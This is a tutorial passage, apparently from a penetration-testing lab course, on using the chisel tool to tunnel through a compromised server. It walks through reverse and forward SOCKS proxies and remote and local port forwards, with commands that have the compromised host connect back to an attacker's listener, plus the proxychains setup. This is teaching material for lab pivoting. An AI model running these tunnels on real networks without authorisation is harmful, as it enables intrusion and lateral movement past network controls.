

[Chisel](https://github.com/jpillora/chisel) is an awesome tool which can be used to quickly and easily set up a tunnelled proxy or port forward through a compromised system, regardless of whether you have SSH access or not. It's written in Golang and can be easily compiled for any system (with static release binaries for Linux and Windows provided). In many ways it provides the same functionality as the standard SSH proxying / port forwarding we covered earlier; however, the fact it doesn't require SSH access on the compromised target is a big bonus.

Before we can use chisel, we need to download appropriate binaries from the tool's [Github release page](https://github.com/jpillora/chisel/releases). These can then be unzipped using gunzip, and executed as normal:



You must have an appropriate copy of the chisel binary on *both the attacking machine and the compromised server.* Copy the file to the remote server with your choice of file transfer method. You could use the webserver method covered in the previous tasks, or to shake things up a bit, you could use SCP:  
scp -i KEY chisel user@target:/tmp/chisel-USERNAME

The chisel binary has two modes: *client* and *server*. You can access the help menus for either with the command: chisel client|server --help  
e.g:  


We will be looking at two uses for chisel in this task (a SOCKS proxy, and port forwarding); however, chisel is a very versatile tool which can be used in many ways not described here. You are encouraged to read through the help pages for the tool for this reason.


***Reverse SOCKS Proxy:***Let's start by looking at setting up a reverse SOCKS proxy with chisel. This connects *back* from a compromised server to a listener waiting on our attacking machine.

On our own attacking box we would use a command that looks something like this:  
./chisel server -p LISTEN\_PORT --reverse &

This sets up a listener on your chosen LISTEN\_PORT.

On the compromised host, we would use the following command:  
./chisel client ATTACKING\_IP:LISTEN\_PORT R:socks &

This command connects back to the waiting listener on our attacking box, completing the proxy. As before, we are using the ampersand symbol (&) to background the processes.

mysql

Notice that, despite connecting back to port 1337 successfully, the actual proxy has been opened on 127.0.0.1:1080. As such, we will be using port 1080 when sending data through the proxy.

Note the use of R:socks in this command. "R" is prefixed to *remotes* (arguments that determine what is being forwarded or proxied -- in this case setting up a proxy) when connecting to a chisel server that has been started in reverse mode. It essentially tells the chisel client that the server anticipates the proxy or port forward to be made at the client side (e.g. starting a proxy on the compromised target running the client, rather than on the attacking machine running the server). Once again, reading the chisel help pages for more information is recommended.

***Forward SOCKS Proxy:***Forward proxies are rarer than reverse proxies for the same reason as reverse shells are more common than bind shells; generally speaking, egress firewalls (handling outbound traffic) are less stringent than ingress firewalls (which handle inbound connections). That said, it's still well worth learning how to set up a forward proxy with chisel.

In many ways the syntax for this is simply reversed from a reverse proxy.

First, on the compromised host we would use:  
./chisel server -p LISTEN\_PORT --socks5

On our own attacking box we would then use:  
./chisel client TARGET\_IP:LISTEN\_PORT PROXY\_PORT:socks

In this command, PROXY\_PORT is the port that will be opened for the proxy.

For example, ./chisel client 172.16.0.10:8080 1337:socks would connect to a chisel server running on port 8080 of 172.16.0.10. A SOCKS proxy would be opened on port 1337 of our attacking machine.

**Proxychains Reminder:**  
When sending data through either of these proxies, we would need to set the port in our proxychains configuration. As Chisel uses a SOCKS5 proxy, we will also need to change the start of the line from socks4 to socks5:  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks5  127.0.0.1 1080

***Note:*** *The above configuration is for a reverse SOCKS proxy -- as mentioned previously, the proxy opens on port 1080 rather than the specified listening port (1337). If you use proxychains with a forward proxy then the port should be set to whichever port you opened (1337 in the above example).*

Now that we've seen how to use chisel to create a SOCKS proxy, let's take a look at using it to create a port forward with chisel.

***Remote Port Forward:***A remote port forward is when we connect back from a compromised target to create the forward.

For a remote port forward, on our attacking machine we use the exact same command as before:  
./chisel server -p LISTEN\_PORT --reverse &

Once again this sets up a chisel listener for the compromised host to connect back to.   
The command to connect back is slightly different this time, however:  
./chisel client ATTACKING\_IP:LISTEN\_PORT R:LOCAL\_PORT:TARGET\_IP:TARGET\_PORT &

You may recognise this as being very similar to the SSH reverse port forward method, where we specify the local port to open, the target IP, and the target port, separated by colons. Note the distinction between the LISTEN\_PORT and the LOCAL\_PORT. Here the LISTEN\_PORT is the port that we started the chisel server on, and the LOCAL\_PORT is the port we wish to open on our own attacking machine to link with the desired target port.

To use an old example, let's assume that our own IP is 172.16.0.20, the compromised server's IP is 172.16.0.5, and our target is port 22 on 172.16.0.10. The syntax for forwarding 172.16.0.10:22 back to port 2222 on our attacking machine would be as follows:  
./chisel client 172.16.0.20:1337 R:2222:172.16.0.10:22 &

Connecting back to our attacking machine, functioning as a chisel server started with:  
./chisel server -p 1337 --reverse &

This would allow us to access 172.16.0.10:22 (via SSH) by navigating to 127.0.0.1:2222.

***Local Port Forward:***As with SSH, a local port forward is where we connect from our own attacking machine to a chisel server listening on a compromised target.

On the compromised target we set up a chisel server:  
./chisel server -p LISTEN\_PORT

We now connect to this from our attacking machine like so:  
./chisel client LISTEN\_IP:LISTEN\_PORT LOCAL\_PORT:TARGET\_IP:TARGET\_PORT

For example, to connect to 172.16.0.5:8000 (the compromised host running a chisel server), forwarding our local port 2222 to 172.16.0.10:22 (our intended target), we could use:  
./chisel client 172.16.0.5:8000 2222:172.16.0.10:22

As with the backgrounded socat processes, when we want to destroy our chisel connections we can use jobs to see a list of backgrounded jobs, then kill %NUMBER to destroy each of the chisel processes.

***Note:*** *When using Chisel on Windows, it's important to remember to upload it with a file extension of* .exe *(e.g.* chisel.exe*)!*